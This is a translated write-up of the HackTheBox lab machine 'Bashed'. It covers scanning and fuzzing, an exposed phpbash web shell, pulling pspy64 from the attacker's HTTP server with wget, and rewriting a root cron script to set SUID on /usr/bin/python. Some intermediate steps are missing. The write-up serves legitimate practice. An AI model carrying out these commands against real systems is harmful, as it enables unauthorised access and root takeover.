This post was originally written in Spanish and translated into English using a large language model (LLM). Although the translation has been reviewed, it may contain inaccuracies or inconsistencies.
Description
In this post, we complete the Bashed write-up. We cover fuzzing, web shells, lateral movement, modifying Python scripts, exploiting cron jobs and escalating privileges through SUID permissions.
La direccion ip es:10.10.10.68 Los puertos abiertos son:80
Los puertos han sido copiados al portapapeles
We run Nmap’s default scripts against the open ports to gather more information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ cat Objetivos ───────┬─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── │ File: Objetivos ───────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── 1 │ nmap -sCV -p 80 -oN Objetivos10.10.10.68 2 │ Nmap scan report for10.10.10.68 3 │ Host is up (0.040s latency). 4 │ 5 │ PORTSTATESERVICEVERSION 6 │ 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) 7 │ |_http-title: Arrexel's Development Site 8 │ |_http-server-header:Apache/2.4.18 (Ubuntu) 9 │ 10 │ Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . ───────┴───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
The target appears to expose only port 80. Let us take a look.
Web Reconnaissance

The website describes a tool called phpbash.
After inspecting the page, we determine that the tool acts as a web shell. The post also indicates that it is deployed on the server.
1
2
3
4
phpbash helps a lot with pentesting. I have tested it on multiple
different servers and it was very useful. I actually developed it on this exact server!

https://github.com/Arrexel/phpbash
Wfuzz
Knowing that the web shell is deployed, we fuzz for directories where it may be located.
❯ wfuzz -c --hc 404 -u http://10.10.10.68/FUZZ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.68/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        161 L    397 W      7743 Ch     "# directory-list-2.3-medium.txt"
000000003:   200        161 L    397 W      7743 Ch     "# Copyright 2007 James Fisher"
000000007:   200        161 L    397 W      7743 Ch     "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000014:   200        161 L    397 W      7743 Ch     "http://10.10.10.68/"
000000016:   301        9 L      28 W       311 Ch      "images"
000000006:   200        161 L    397 W      7743 Ch     "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000010:   200        161 L    397 W      7743 Ch     "#"
000000005:   200        161 L    397 W      7743 Ch     "# This work is licensed under the Creative Commons"
000000011:   200        161 L    397 W      7743 Ch     "# Priority ordered case-sensitive list, where entries were found"
000000013:   200        161 L    397 W      7743 Ch     "#"
000000012:   200        161 L    397 W      7743 Ch     "# on at least 2 different hosts"
000000008:   200        161 L    397 W      7743 Ch     "# or send a letter to Creative Commons, 171 Second Street,"
000000009:   200        161 L    397 W      7743 Ch     "# Suite 300, San Francisco, California, 94105, USA."
000000002:   200        161 L    397 W      7743 Ch     "#"
000000004:   200        161 L    397 W      7743 Ch     "#"
000000164:   301        9 L      28 W       312 Ch      "uploads"
000000338:   301        9 L      28 W       308 Ch      "php"
000000550:   301        9 L      28 W       308 Ch      "css"
000000834:   301        9 L      28 W       308 Ch      "dev"
000000953:   301        9 L      28 W       307 Ch      "js"
000002771:   301        9 L      28 W       310 Ch      "fonts"

Among the discovered directories, /dev/ reveals the following:

Bingo! We have access to the web shells. I will use phpbash.php.
It appears to be fully functional.
Exploitation
Reverse Shell
We send a reverse shell to our machine so that we can work more comfortably.
After a short time, test.txt is successfully updated. This looks like a cron job, so we use pspy to see what is happening behind the scenes and list the processes running on the machine.
Pspy64
We follow these steps to transfer pspy64 to the victim and run it.
1- Start a Python web server.
1
2
❯ python3 -m http.server --bind 10.10.16.5 Serving HTTP on 10.10.16.5 port 8000 (http://10.10.16.5:8000/) ...
2- Download the program from the victim machine.
1 2 3 4 5 6 7 8 9 10
scriptmanager@bashed:/scripts$ wget http://10.10.16.5:8000/pspy64 --2022-08-19 07:44:43-- http://10.10.16.5:8000/pspy64 Connecting to 10.10.16.5:8000... connected. HTTP request sent, awaiting response... 200 OK Length: 3078592 (2.9M) [application/octet-stream] Saving to: 'pspy64'
pspy64 100%[===================>] 2.94M 1.55MB/s in 1.9s
There is a cron job causing root, UID=0, to execute test.py every minute. Because we own this script, we can modify it to run any command as root.
Granting Python SUID Permissions
We can now escalate privileges however we wish, whether by sending ourselves a reverse shell, granting a binary SUID permissions, creating capabilities and so on.
I grant Python SUID permissions as follows.
1
2
3
scriptmanager@bashed:/scripts$ cat test.py
import os
os.system("chmod 4777 /usr/bin/python")
Remember that the cron job runs once per minute. Depending on when you execute the command, you may have to wait up to a minute for the privilege escalation to occur.
Credits and References
Machine author: Arrexel. Thank you for creating Bashed and contributing it to the community.